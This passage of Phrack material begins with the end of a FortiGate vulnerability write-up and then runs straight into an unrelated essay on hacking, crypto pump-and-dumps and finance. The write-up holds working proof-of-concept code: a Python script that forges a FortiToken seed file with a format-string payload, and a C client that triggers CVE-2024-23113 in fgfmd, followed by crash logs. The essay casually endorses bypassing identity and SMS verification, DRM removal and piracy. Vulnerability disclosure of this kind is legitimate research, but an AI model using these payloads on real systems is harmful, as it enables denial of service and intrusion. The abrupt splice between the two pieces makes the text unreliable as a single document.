MFA solves all security problems, and Fortinet makes MFA easy with FortiTokens. Let’s generate some FortiToken seed files:

```
# ----- ftk.py -----
import base64
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend
# lol hardcoded key
FTK_KEY=”3F2FE4F6E40B53CFF0B5948993F4D4AB369C7F0375FDC92D64CB3E8880FFAE4E”
FTK_KEY=bytes.fromhex(FTK_KEY)
format_str=b’%4919$1$c%n%n%n ‘
iv=b’\0’*16
a=Cipher(algorithms.AES(FTK_KEY), modes.CBC(iv), backend=default_backend())
e=a.encryptor()
ct=e.update(format_str)
ciphertext=base64.b64encode(ct).decode()
print(f”FTK00000000000EA,{ciphertext},{iv.hex()}”)
```

```
$ python3 ftk.py > poc.ftk
```

Importing a seed file is easy:

1. User & Authentication -> FortiTokens -> Create New -> Import -> Seed File
2. Upload poc.ftk

Hmm... what’s this? Another error? Let’s see what the crashlog has to say:

```
<02664> firmware FortiGate-VM64 v7.2.7,build1577b1577,240131 (GA.M) (Release)
<02664> application httpsd
<02664> *** signal 11 (Segmentation fault) received ***
<02664> Register dump:
<02664> RAX: 0000000010da2830   RBX: 0000000010db020c
<02664> RCX: 00007ffd536af008   RDX: 00007fd3f60e3fc0
<02664> R08: 0000000010d981c0   R09: 00007fd3f6122be0
<02664> R10: 0000000000000010   R11: 0000000000000000
<02664> R12: 00007ffd536a7900   R13: 0000000000001337
<02664> R14: 0000000000000004   R15: 0000000000000a67
<02664> RSI: 00007ffd536a9618   RDI: 00007ffd536af000
<02664> RBP: 00007ffd536a8160   RSP: 00007ffd536a7810
<02664> RIP: 00007fd3f5fcec6c   EFLAGS: 0000000000010212
<02664> CS:  0033   FS: 0000   GS: 0000
<02664> Trap: 000000000000000e   Error: 0000000000000004
<02664> OldMask: 0000000000000000
<02664> CR2: 00007ffd536af000
<02664> stack: 0x7ffd536a7810 - 0x7ffd536acfc0
<02664> Backtrace:
<02664> [0x7fd3f5fcec6c]=>/usr/lib/x86_64-linux-gnu/libc.so.6 liboffset 00064c6c
<02664> [0x7fd3f5fd105d]=>/usr/lib/x86_64-linux-gnu/libc.so.6 liboffset 0006705d
<02664> [0x7fd3f5fe4826]=>/usr/lib/x86_64-linux-gnu/libc.so.6 liboffset 0007a826
<02664> [0x7fd3f5fbdd42] => /usr/lib/x86_64-linux-gnu/libc.so.6
(__snprintf+0x00000092) liboffset 00053d42
<02664> [0x0290048a]=>/bin/httpsd
```


```
<02664> [0x00de6fbd]=>/bin/httpsd
<02664> [0x00d08dc4]=>/bin/httpsd
<02664> [0x00d09419]=>/bin/httpsd
<02664> [0x00d0b547]=>/bin/httpsd
<02664> [0x00d0d01d]=>/bin/httpsd
<02664> [0x00caeef9]=>/bin/httpsd
<02664> [0x00e9984a]=>/bin/httpsd (ap_run_handler+0x0000004a)
<02664> [0x00e9a0a6]=>/bin/httpsd (ap_invoke_handler+0x000000c6)
<02664> [0x00ee1ec9]=>/bin/httpsd
<02664> [0x00ee2111]=>/bin/httpsd (ap_process_request+0x00000021)
<02664> [0x00eda23f]=>/bin/httpsd
<02664> [0x00e9e0aa]=>/bin/httpsd (ap_run_process_connection+0x0000004a)
<02664> [0x00eb3cb7]=>/bin/httpsd
<02664> [0x00eb3f86]=>/bin/httpsd
<02664> [0x00eb3fcb]=>/bin/httpsd
<02664> [0x00eb48e5]=>/bin/httpsd
<02664> [0x00eafa51]=>/bin/httpsd (ap_run_mpm+0x00000061)
<02664> [0x00eaf586]=>/bin/httpsd
<02664> [0x00449f6f]=>/bin/httpsd
<02664> [0x0044f498]=>/bin/httpsd
<02664> [0x0044fc8a]=>/bin/httpsd
<02664> [0x004524af]=>/bin/httpsd
<02664> [0x00452dd9]=>/bin/httpsd
<02664> [0x7fd3f5f8ddeb]=>/usr/lib/x86_64-linux-gnu/libc.so.6
(__libc_start_main+0x000000eb) liboffset 00023deb
<02664> [0x004450da] => /bin/httpsd
```

Unsurprisingly, this crash looks almost identical to the last one. The only difference is the stack trace, which shows

```
  (__snprintf+0x00000092) liboffset 00053d42
  [0x0290048a] => /bin/httpsd
  [0x00de6fbd] => /bin/httpsd
  [0x00d08dc4] => /bin/httpsd
```

rather than

```
  (__snprintf+0x00000092) liboffset 00053d42
  [0x0222351b] => /bin/httpsd
  [0x02223a65] => /bin/httpsd
  [0x00ddb567] => /bin/httpsd
```



---- [2.3 - CVE-2024-23113

Does CVE-2024-23113 sound too complicated? In reality, it’s as shrimple as

```
  #include <string.h>
  #include <unistd.h>
  #include <sys/socket.h>
  #include <arpa/inet.h>
  #include <openssl/ssl.h>
  #include <openssl/err.h>
  char *payload=\
  “reply 200\r\n”\
  “request=auth\r\n”\
  “mgmtip=%270441$1$c%n%n%n%n%n%n%n%n%n%n\r\n”\
  “\r\n”;
  #define HOST “69.69.69.69”
  #define PORT 541
  #define KEYFILE “key.pem”
  #define CERTFILE “cert.pem”

  void main(){
    int sock;
    struct sockaddr_in sa={0};
    SSL_CTX *ctx;
    SSL *ssl;
    const SSL_METHOD *method;
    uint32_t len_be;
    char *fgfm_magic=”\x36\xe0\x11\x00”;

    method=TLS_server_method();
    ctx=SSL_CTX_new(method);
    SSL_CTX_use_certificate_file(ctx, CERTFILE, SSL_FILETYPE_PEM);
    SSL_CTX_use_PrivateKey_file(ctx, KEYFILE, SSL_FILETYPE_PEM);
    sock=socket(AF_INET, SOCK_STREAM, 0);
    sa.sin_family=AF_INET;
    sa.sin_port=htons(PORT);
    sa.sin_addr.s_addr=inet_addr(HOST);
    connect(sock, &sa, sizeof(struct sockaddr));
    ssl=SSL_new(ctx);
    SSL_set_fd(ssl, sock);

    if(SSL_accept(ssl)<=0)
      ERR_print_errors_fp(stderr);
    else{
      len_be=htonl(strlen(payload)+1+8);
      SSL_write(ssl, fgfm_magic, 4);
      SSL_write(ssl, &len_be, 4);
      SSL_write(ssl, payload, strlen(payload)+1);
    }
    SSL_shutdown(ssl);
    SSL_free(ssl);
    close(sock);
    SSL_CTX_free(ctx);
  }
```

Just change the HOST and provide a key.pem/cert.pem. The hardest part about developing a crash POC was realizing the TCP client is acting as the TLS server. The protocol itself is just a magic number, size field, and text-based body.

```
<23066> firmware FortiGate-VM64 v7.2.4,build1396b1396,230131 (GA.F)
(Release)
<23066> application fgfmsd
<23066> *** signal 11 (Segmentation fault) received ***
<23066> Register dump:
<23066> RAX: 00007f652c3d2040   RBX: 00007f652c8f7844
<23066> RCX: 00007ffd3fe86008   RDX: 00007f6531e7afc0
<23066> R08: 00007f652c3cf010   R09: 0000000000000000
<23066> R10: 0000000000000022   R11: 0000000000000246
<23066> R12: 00007ffd3fe83780   R13: 0000000000042069
<23066> R14: 000000000000000b   R15: 0000000000000303
<23066> RSI: 00007ffd3fe84138   RDI: 00007ffd3fe86000
<23066> RBP: 00007ffd3fe83fe0   RSP: 00007ffd3fe83690
<23066> RIP: 00007f6531d65c6c   EFLAGS: 0000000000010212
<23066> CS:  0033   FS: 0000   GS: 0000
<23066> Trap: 000000000000000e   Error: 0000000000000004
<23066> OldMask: 0000000000000000
<23066> CR2: 00007ffd3fe86000
<23066> stack: 0x7ffd3fe83690 - 0x7ffd3fe854d0
<23066> Backtrace:
<23066> [0x7f6531d65c6c] => /usr/lib/x86_64-linux-gnu/libc.so.6  liboffset
00064c6c
<23066> [0x7f6531d6805d] => /usr/lib/x86_64-linux-gnu/libc.so.6  liboffset
0006705d
<23066> [0x7f6531d7b826] => /usr/lib/x86_64-linux-gnu/libc.so.6  liboffset
0007a826
<23066> [0x7f6531d54d42] => /usr/lib/x86_64-linux-gnu/libc.so.6
(__snprintf+0x00000092) liboffset 00053d42
<23066> [0x00acc6aa] => /bin/fgfmd
<23066> [0x00acd30c] => /bin/fgfmd
<23066> [0x00acdcef] => /bin/fgfmd
<23066> [0x00aee12a] => /bin/fgfmd
<23066> [0x00ae8674] => /bin/fgfmd
<23066> [0x00ad60ba] => /bin/fgfmd
<23066> [0x00ae1d11] => /bin/fgfmd
<23066> [0x00449eaf] => /bin/fgfmd
<23066> [0x004531da] => /bin/fgfmd
<23066> [0x0044fd9c] => /bin/fgfmd
<23066> [0x00452428] => /bin/fgfmd
<23066> [0x00452d71] => /bin/fgfmd
<23066> [0x7f6531d24deb] => /usr/lib/x86_64-linux-gnu/libc.so.6
(__libc_start_main+0x000000eb) liboffset 00023deb
<23066> [0x00444f1a] => /bin/fgfmd
```

==Phrack Inc.==

Volume 0x10, Issue 0x47, Phile #0x11 of 0x11

```
|=------------=[ Calling All Hackers OR Hacking Capitalism ]=------------=|
|=-----------------------------------------------------------------------=|
|=-------------------------=[ cts (@gf_256) ]=---------------------------=|
```

--[Table of Contents

0 - Preamble
1 - About the Author
2 - The Birth of a Shitcoin
3 - How Money Works
    3.1 - Fixed Income
    3.2 - Equities
    3.3 - Shareholder Value
4 - Startup Blues
5 - Takeaways
6 - Thanks
7 - References
8 - Appendix

--[0 - Preamble

Hi. I'm cts, also known as gf_256, ephemeral, or a number of other handles. I am a hacker and now a small business owner and CEO. In this article, I would like to share my experience walking these two different paths.

A hacker is someone who understands how the world works. It's about knowing what happens when you type "google.com" and press Enter. It's about knowing how your computer turns on, about memory training, A20, all of that. It's about modern processors, their caches, and their side channels. It's about DSi bootloaders and how the right electromagnetic faults can be used to jailbreak them. And it's about how Spotify and Widevine and AES and SGX work so you can free your music from the shackles of DRM.

But being a hacker is so much more than these things. It's about knowing where to find things. Like libgen and Sci-Hub and nyaa. Or where to get into the latest IDA Pro group buy. Or which trackers have what and how to get into them.

It's about knowing how to bypass email verification. How to bypass SMS verification. How to bypass that stupid fucking verification where you hold your driver's license up to a webcam (thank you, OBS virtual camera!) Having an actual threat model not just paranoia. Knowing that you're not worth burning a 0day on, but reading indictments to learn from others' mistakes.

It's about knowing where to buy estradiol valerate on the internet and how to compound injections. Or the "bodybuilder method" to order your own blood tests when your state requires a script to do so. It's about knowing which shipments give the US CBP a bad vibe and which don't.

It's about knowing what happens when you open Robinhood and giga long NVDA FDs. I mean the actual market microstructure, not "Ken Griffin PFOF bad". Then using that microstructure to find an infinite money glitch (high Sharpe!). It's about knowing how to get extra passports and reading the tax code.

It's about knowing how to negotiate your salary (or equity). It's about knowing why things at the supermarket cost what they do. Or how that awful shitcoin keeps pumping. And why that dogshit startup got assigned that insane valuation. And understanding who really pays for it in the end (hint: it's you).

My point is, it is not just about computers. It's about understanding how the world works. The world is made up of people. As much as machines keep society running, those machines are programmed by people--people with managers, spouses, and children; with wants, needs, and dreams. And it is about using that knowledge to bring about the change you want to see.

That is what being a hacker is all about.

--[1 - About the Author

I have been a hacker for 13 years. Prior to founding Zellic, I helped start a CTF team called perfect blue (lately Blue Water). We later became the number one ranked CTF team in the world. We've played in DEF CON CTF. We've won GoogleCTF, PlaidCTF, and HITCON. It's like that scene from Mr. Robot but not cringe.

In 2021, we decided to take that hacker friend circle and form a security firm. It turned out that crypto paid well, so we worked with a lot of crypto clients. In the process, we encountered insane, hilarious, and depressingly sobering bullshit. In this article, I will tell some stories about what that bullshit taught me, so you can benefit from the same lessons as I have.

Markets are computers; they compute prices, valuations, and the allocation of resources in our society. Hackers are good at computers. Let's learn more about it.

--[2 - The Birth of a Shitcoin

I can't think of a better example than shitcoins. Let's look at the crypto markets in action.

First, let's talk about tokens. What is their purpose? The purpose of a token is to go up. There is no other purpose. Token go up. This is important, remember this point.

Now the question is, how do we make the token go up? In crypto, there are two main kinds of token deals. Let's call them the Asian Arrangement and the Western Way.

The Asian Arrangement is a fairly straightforward pump and dump. It's a rectangle between the VC, the Market Maker, the Crypto Exchange, and the

Token Project Founder.

1. The exchange’s job is to list the token, bringing in investors. They get paid in a mix of tokens and cold, hard cash. Their superpower is owning the customer relationships with the retail users, and the naming rights to sports arenas.

2. The market maker provides liquidity so the market looks really healthy and well-traded so it is easy to buy the token. In good deals, they are paid in in-the-money call options on the tokens, so they are incentivized to help the token trade well. Their superpower is having a lot of liquidity to deploy, and people on PagerDuty.

3. The founder’s job is to pump the token and shill it on Twitter. They are the hype man, and it’s their job to drum up the narrative and pump everyone’s bags. Their unique power is they can print more tokens out of thin air, and this is in large part how they get paid in this arrangement.

4. Lastly, the VC gets paid to organize the deal. They give the founders some money, who in return give a pinky promise that they will give the VC a lot of tokens once the tokens actually exist. This is known as a Simple Agreement for Future Tokens, or SAFT. Their superpower is dressing up the founders and project so it seems like the Next Big Thing instead of a Ponzi scheme.

Everyone gets paid a ton of token exposure (directly or indirectly), and when it lists, it pumps. Then the insiders dump and leave with a fat stack. Except retail, they end up with the bag. Sometimes the listing doesn’t go well for the organizers, in which case, better luck next time. But retail always loses.

```
  wtf???   LFG!!! to the moon
       ,o  \oXo/\o/
       /v   | |  |
      /\   / X\ / \

    crypto investors
        ^ |
        | |
        | v
    +----------+                provides liquidity          +--------+
    |  Crypto  |  <---------------------------------------  | Market |
    | Exchange |  ----------------------------------------> | Maker  |
    +----------+                   maker fees               +--------+
        ^ |                                                    ^
  fees, | | listing                                    options |
 tokens | |                                            / fees  |
        | |  +-------------------------------------------------+
        | v  |
    +---------+       tokens / SAFT / token warrants       +---------+
    |  Token  |  --------------------------------------->  | Venture |
    | Project |  <---------------------------------------  | Capital |
    +---------+     cash , intros to CEX / MM, shilling    +---------+
```

This machine worked exceptionally well in 2017, especially before China banned crypto. All those ICO shitcoins? Asian Arrangement. And it still works well to this day, except people are more wary of lockups and vesting schedules and so on.

Now let's discuss the Western Way. The Asian Arrangement? That old pump and dump? No sir, we are civilized people. Instead, our VCs *add value* to their investments by telling the world "how disruptive the tech is" and how the "team are incredible outliers". And they will not blatantly PnD the token, but instead they will fund "projects in the ecosystem" so it appears there is real activity happening on the platform.

This is to hype up metrics (like TPS or TVL) to inflate the next round valuation. Anyways, then they dump. Or maybe the VC is also a market maker so they market make their portfolio company tokens. Overall it's the same shit (Ponzi) but dressed up in a nicer outfit.

Asian Arrangement or Western Way--either way, if you're the token founder, your main priority is to just GO TO MARKET NOW and LAUNCH THE TOKEN. This is so you can collect your sweet bag and dump some secondary before someone else steals the narrative or the hype cycle moves on.

This is one of the reasons there are so many hacks in crypto. The code is all shitty because it's rushed out as fast as possible by 20-something-year-old software engineers formerly writing Typescript and Golang at Google. Pair that with some psycho CEO product manager. Remember, it is not about WRITING SECURE CODE, it is about SHIPPING THE FUCKING PRODUCT. Good luck rewriting it in Rust!

All of this worked well until Luna, then 3AC, Genesis, and FTX imploded in 2022. It still works, but you have to be less blatant now.

Shitcoins do serve an essential need. They are an answer to financial nihilism. Many people are working dead-end wage slave jobs that are not enough to "make it". They feel trapped and forced to work at jobs they fucking hate and waste their life doing pointless shit to generate shareholder value. This kind of life feels unacceptable, yet there are few avenues out. So what is the only "attainable" solution left? Gamble it on shitcoins, and if you lose...maybe next paycheck will be better.

But enough about crypto, let's talk about securities.

--[3 - How Money Works

----[3.1 - Fixed Income

First, let's start with fixed income. I'm talking boring, old-fashioned bonds, like Treasury bonds. A lot of people are introduced nowadays to finance through equities (stocks) and tokens. In my opinion, this is only half of the story. Fixed income is the bedrock of finance. It has fundamental value. It provides a prototypical asset that all assets can be benchmarked based on.

Fixed income assets, like bonds, boil down to borrowing and lending. A bond is basically an IOU for someone to pay you in the future. It is more useful to have a dollar today than in a year, so lenders charge a fee for access to money today. This fee is known as interest, and how it is baked into the equation varies from asset-to-asset. Some bonds come with interest payments, whereas other bonds are zero-coupon. The most important thing is to remember that bonds are essentially an IOU to pay $X in the future.

Here is an example. Let’s say you would like to borrow $100 to finance an upcoming project. The interest rate will be 5% per year. To borrow money, you would issue (mint) a bond (an IOU) for $X+5 dollars to be repaid 1 year in the future. In exchange for this fresh IOU, the lender will give you $X dollars now.

On the lender’s balance sheet, they will be less $X dollars worth of cash, but will also have gained ($X+5) dollars worth of an asset (your IOU), creating $5 of equity. In contrast, you would have $X more cash in assets, but also an ($X+5) liability, creating -$5 of equity.

This example also works for depositing money at a bank. Here, you are the lender, and the bank is the borrower. Your deposits would be liabilities on their balance sheet, as they are liable to pay you back the deposit if you choose to withdraw it.

```
     Lender’s Balance Sheet             Borrower’s Balance Sheet
   ===========================        ===========================
    Assets:                             Assets:
      IOU-----------------X+5             Cash------------------X
    Liabilities:                        Liabilities:
      Cash----------------(X)             IOU-----------------X+5
    Equity:                             Equity:
      Equity----------------5             Equity--------------(5)
```

Fixed income assets are extremely simple. There are various risks (credit risk, interest rate risk, etc.), but excluding these factors, you essentially get what you pay for. Unlike a token or stock, the bond is not going to suddenly evaporate or crash. (In theory.) Because of this, they can be modeled in a straightforward way; a way so straightforward even a high school student can understand it.

Let’s say I have $X today. Suppose the prevailing (risk-free) interest rate is 5%. What is the value of this $X in a year? Obviously, it would be no less than $X*1.05, as I can just lend it out for 5% interest and get $X*1.05 back in a year. If you gave me the opportunity to invest in any asset yielding less than 5%, this would be a bad deal for me, since I could just lend it out myself to get 5% yield.

Now, let’s analyze the same scenario, but in reverse. Let’s take that IOU from earlier. What is the value *today* of a (risk-free) $X IOU, due in 1 year? It would be worth no more than $X/1.05. This is because with $X/1.05 dollars today, I could lend it out and collect 5% interest to end up with $X again in the future. If I pay more than $X/1.05, I am getting a bad deal, since I am locking up my money with you when it would be more capital efficient to just lend it out myself.

You can probably see where I am going with this. The present value of an $X IOU at some time *t* in the future is $X/(1+r)^t, where *r* is the discount rate. The discount rate describes the “decay” of the value over time, due to interest but also factors like potential failure of the asset (for example, if the asset is a company, business failure of the company).

Now, if we have some asset which pays a series of future cash flows *f(t)*, we can model this asset as a bundle of IOUs with values f(t) due in time 1, 2, 3, and so on. Then the present value of this asset is the geometric series sum of the discounted future cash flows. This is called discounted cash flows (DCF). Congrats, now you can do better modeling than what goes into many early-stage venture deals.

```
+------+-----+-----+---------+---------+---------+-------+---------+
| Year |  0  |  1  |    2    |    3    |    4    |  ...  |    t    |
+------+-----+-----+---------+---------+---------+-------+---------+
| Cash | CF1 | CF2 |   CF3   |   CF4   |   CF5   |  ...  |  CF_t   |
| Flow |     |     |         |         |         |       |         |
+------+-----+-----+---------+---------+---------+-------+---------+
| Disc.| CF1 |_CF2_| __CF3__ | __CF4__ | __CF5__ |  ...  | _CF_t__ |
| Val  |     | 1+r | (1+r)^2 | (1+r)^3 | (1+r)^4 |       | (1+r)^t |
+------+-----------+---------+---------+---------+-------+---------+
        IOU 1 IOU 2   IOU 3     IOU 4     IOU 5     ...     IOU n
      inf
       _   f(t)                                               1
DCF = \  ------- = (assume constant annual cash flow x) = --------- x
      /_ (1+r)^t                                          1-1/(1+r)
      t=0

    = (1/r + 1) x

Cash flow multiple = (value) / (annual cash flow) ~= 1/r
```

(The astute reader might also find that they can go backwards from valuations to estimate first, second, ... Nth derivatives of the cash flow or the year-to-year survival chances of a company. And these can be compared with...going outside and touching grass to see if the valuation actually makes sense.)

At this point, you’re probably wondering why I’m boring you with all of this dry quant finance 101 shit. Well, it’s a useful thing to know about how the world works.

First, interest rates affect you directly and personally. You may have heard of the term “zero interest rate environment”. In a low interest rate environment, cash flow becomes irrelevant. Why? Consider the DCF geometric series sum if the interest rate r = 0. The present value approaches infinity. If the benchmark hurdle rate we’re trying to beat is 0%, literally ANYTHING is a better investment than holding onto cash.

Now do you see why VCs were slamming hundreds of millions into blatantly bad deals and shit companies during Covid? Cash flow and profitability didn’t matter, because you could simply borrow more money from the money printer.

Here’s a more concrete example. Do you remember a few years ago when Uber rides were so cheap, that they were clearly losing money on each ride?

This is known as Customer Acquisition Cost, or CAC. CAC is basically the company paying you to use their app, go to their store, subscribe to the thing, ... whatever. The strategy is well-known: burn money to acquire users until everyone else dies and you become a monopoly. Then raise the prices.

But here is the key point: this only works in a low-interest rate environment. In such an environment, discounting is low, and thus, future growth potential is valued over profitability and fundamentals at present. It doesn’t need to make sense *today* as long as it works 10 years from now. For now, we can keep borrowing more money to sustain the burn.

Of course, when rates go back up, the free money machine turns off and the effects ripple outward. You are the humble CAC farmer, farming CAC from various unprofitable consumer apps like ride share, food delivery, whatever. These apps raise their money from their investors, VC and growth equity funds. These funds in turn raise their money from *their* investors, their limited partners. These LPs might be institutional capital like pension funds, sovereign wealth funds, or family offices. At the end of the day, all of that wealth is generated somewhere throughout the economy by ordinary people. So when some VC-backed founders throw an extravagant party on a boat with fundraised dollars, in some sense, you are the one paying for it.

And when the money machine turns off, anyone who had gotten complacent under ZIRP is now left scrambling. Companies will overhire during ZIRP only to do layoffs when rates go up.

Second, credit is not inherently a bad thing if used responsibly. Take for example those Buy Now, Pay Later loans. Now that you are equipped with the concept of capital efficiency, wouldn’t it technically better than paying cash to take an interest-free BNPL loan and temporarily stick the freed cash into an investment? (Barring other side effects, etc.)

Third, the concept of net present value--i.e., credit--is the killer app of finance. It allows you to transport value from the future into today. Of course, that debt must be repaid in the future, unless you can figure out a way to kick the can down the road forever.

For now, let’s get back to stocks.

```
                         +=========================+
                         |   THE LIQUIDITY CYCLE   |
                         +=========================+


                                             VENTURE CAPITAL
                   _______________      ,.-^=^=^=^=^=^=^=^=^=^;,
                 ,;===============>>   E^ a16z   LSVP    Tiger ‘^3.
               .;^                    E^       FF    Social Cap. ‘^3
              //  condensation       .E    Bain   SoftBank  Accel 3^
             /|^                     ^E  KP          Benchmark    :^
             ||                       ^;:   YC    Greylock   GC  ;3’
     ,.^-^-^-^-^-^-^-^-^-^-^;,          ^.=.=_=_=_=_=_=_=_=_=_=_=^
    E^ endowments    family ‘^:.            \\\\\\\\\\\\\\\\\\\\
   E^                offices ‘^3             \\\\\\\\\\\\\\\\\\\\
  E’  pension                  ^3. SOURCE     \\\ precipitation \\
  ^;   funds       sovereign   3.’ CAPITAL     \\\\\\\\\\\\\\\\\\\\
   E;:           wealth funds ,3^  (LPs)        \\\\\\\\\\\\\\\\\\\\
    ^;._.._._._._._._._._._,^                    \\\\\\\\\\\\\\\\\\\\
                                                               /\
      ^ ^ ^ ^ ^ ^ ^ ^                      gamefi  /\  /\  uber eats
      | | | | | | | |                     shitcoins/::\/::\  /::::\   /\
      | evaporation |                             / doordash/^^^^^^\ /^^\
      | | | | | | | |         ____________       /      \  /     hello   \
                             (poggers desu)     /_____ lime ____ fresh ___\
    \o/ \oXo/\oXoXo/  o       ‘==========’       UNPROFITABLE CONSUMER APPS
     |   | |  | | |  /|\         Oo._ /\_/\                 ,///
  __/_\_/_X_\/_X_X_\_/_\__ /_________(@’w’@)_____________.,://’
          SOCIETY          \’’’’’’’’  -...-’’’’’’’’’’’’’’’’’ surface
                                    THE HUMBLE               runoff
                                    CAC FARMER
```

----[3.2 - Equities

Now we have seen both sides of the coin. Asset value is twofold: speculative and fundamental.

First, we saw speculative value as illustrated by crypto meme coins. Then, on the other hand, we examined fundamental value as illustrated by, e.g. a US Treasury. These two lie on two extremes of a spectrum. Some sectors and stocks are more speculative than others; Nvidia is practically a meme coin at this point, whereas something like Coca-Cola is like fixed income for boomers (NFA BTW). Most assets have a blend of both.

Thinking about stocks, they (usually) have some fundamental value. Equities represent ownership of some asset, like a business. The business in theory generates dividends for shareholders, and this cash flow (or the net present value of future ones) represents the fundamental value of the business. As we’ve seen, assets with better cash flows are more valuable.

In practice, buybacks can be used to create what is effectively a shareholder dividend in a more tax-advantaged way. Whereas with dividends, they are taxed as income, and this is realized immediately. With buybacks, they are taxed as capital gains, but crucially the gains are not realized until the asset is sold. This could be indefinitely far in the future, so it's more capital efficient. It has the added benefit that it helps pump the token, and imo this is kind of cute because it marries both the fundamental and speculative aspects.

Meanwhile, like tokens, stocks are also supposed to go up. Here's an example: imagine a generic meme coin. Apart from Go Up, what does it do? Nothing. Even if it's a Governance Token, who cares when the founders and VCs hold all the voting power? Anyways, I'm describing Airbnb Class A Common Stock. Here's an excerpt from their S-1 [1] [2]:

> We have four series of common stock, Class A, Class B, Class C, and Class H common stock (collectively, our "common stock"). The rights of holders of Class A, Class B, Class C, and Class H common stock are identical, except voting and conversion rights ... Each share of Class A common stock is entitled to one vote, each share of Class B common stock is entitled to 20 votes and is convertible at any time into one share of Class A common stock ... Holders of our outstanding shares of Class B common stock will beneficially own 81.7% of our outstanding capital stock and represent 99.0% of the voting power of our outstanding capital stock immediately following this offering, ...

Name of Beneficial Owner	Class B Shares	%	% of Voting Power
Brian Chesky	76,407,686	29.1%	27.1%
Nathan Blecharczyk	64,646,713	25.3%	23.5%
Joseph Gebbia	58,023,452	22.9%	21.4%
Entities Affil. w/ Sequoia Capital	51,505,045	20.3%	18.9%

Why do people buy tech stocks with inflated valuations? Some may because they believe that they will go up, that they will be more dominant, important, and valuable in the future. Like tokens, a large part of stocks' value is speculative. They are expressing their opinion on the future fundamentals. Others may simply because they believe others will believe that it is more valuable. Not fundamentals, this is an opinion about *pumpamentals*.

Importantly, unlike fundamental value, speculative value can be created out of thin air. It is minted by *fiat*. Fundamental value is difficult to create, whereas speculative value can be created through hype and psychology alone.

----[3.3 - Shareholder Value

For stocks, there are usually laws in place to protect investors, pushing the balance between "speculation" and "fundamentals" towards the latter. As a result, firms are generally legally obligated to act in their shareholders' best interests. This is good because normal people will be able to participate in the wealth generated by companies. And obviously, companies should not defraud their investors.

However, the biggest *stake* holders in a business, are usually (in order):

1. The employees. No matter what, no one else is spending 8 hours a day, or ~33% of their total waking lifespan at this place. Whatever it is, I guarantee you the employees feel it the most.

2. The customers. The customers are the reason the business is able to exist in the first place. Non-profits are not exempt: their customers are their donors.

3. The local community / local environment / ecosystem. The business doesn't exist in a vacuum. The business has externalities, and those externalities affect most the immediate surrounding environment.

4. And in last place, the shareholders. They do not really do anything except contribute capital and hold the stock. Of course capital is important but they are not spending 8 hours a day here, they are not the reason the business exists, and in fact they might even live in a totally different country.

For large, publicly-listed companies, the shareholders have one more unique difference from the other three stakeholders: liquidity. This difference is critical.

Liquidity describes how easy it is to buy and sell an asset. A dollar bill is liquid. Bitcoin is liquid. A house is relatively illiquid. Stock in large, publicly-listed companies is also liquid. A shareholder can buy a stock one day and sell it the next. As a result, the relationship is non-commital and opens the opportunity for short-term thinking.

There are many things a company could do which would benefit shareholders short term, while harming the other three stakeholders long term. While a shareholder can simply dump their position and leave, the mess created is left for the employees, customers, and community to clean up.

(The SPAC boom was a pretty good example of this. Not all SPACs are bad, but a lot of pretty shit businesses publicly listed through SPACs then crashed. This is sad to me because some of that is early investors and founders dumping on retail like a crypto shitcoin, but dressed up because it's NYSE or NASDAQ. Get liquidity then bail.)

Now, it is a misconception that stock companies must solely paperclip-maximize short-term shareholder value. However, this is how it often plays out due to fucked up shit in the public markets, like annoying activist hedge funds or executive compensation tied to stock price. And it is true that employees can be shareholders. And that is usually a good thing! But few public companies are truly employee-owned.

Thinking about it from this perspective, the concept of maximizing shareholder value seems somewhat backwards. But *why* would one make this system where the priorities are seemingly inverted?

One benefit is that it would make your currency extremely valuable. Suppose you want to do some shit on Ethereum (speculating on some animal token?), you will need to have native ETH to do that transaction. Similarly, if you want to invest in US securities you at some point need US Dollars. If you want to get a piece of that sweet $NVDA action, you need dollars. People want to buy American stocks. American companies perform well: they're innovative; they're not too heavily regulated; it's a business friendly environment. (Shareholder value comes first!) The numbers go up.

Remember the token founder from earlier in the Asian Arrangement? Suppose you are a *country* in the situation above, with a valuable currency. Not only is your currency in demand and valuable, you are the issuing/minting authority for that token. Similar to the token founder, you can print valuable money and pay for things with it.

And speaking of being a founder, let's talk about that!

--[4 - Startup Blues

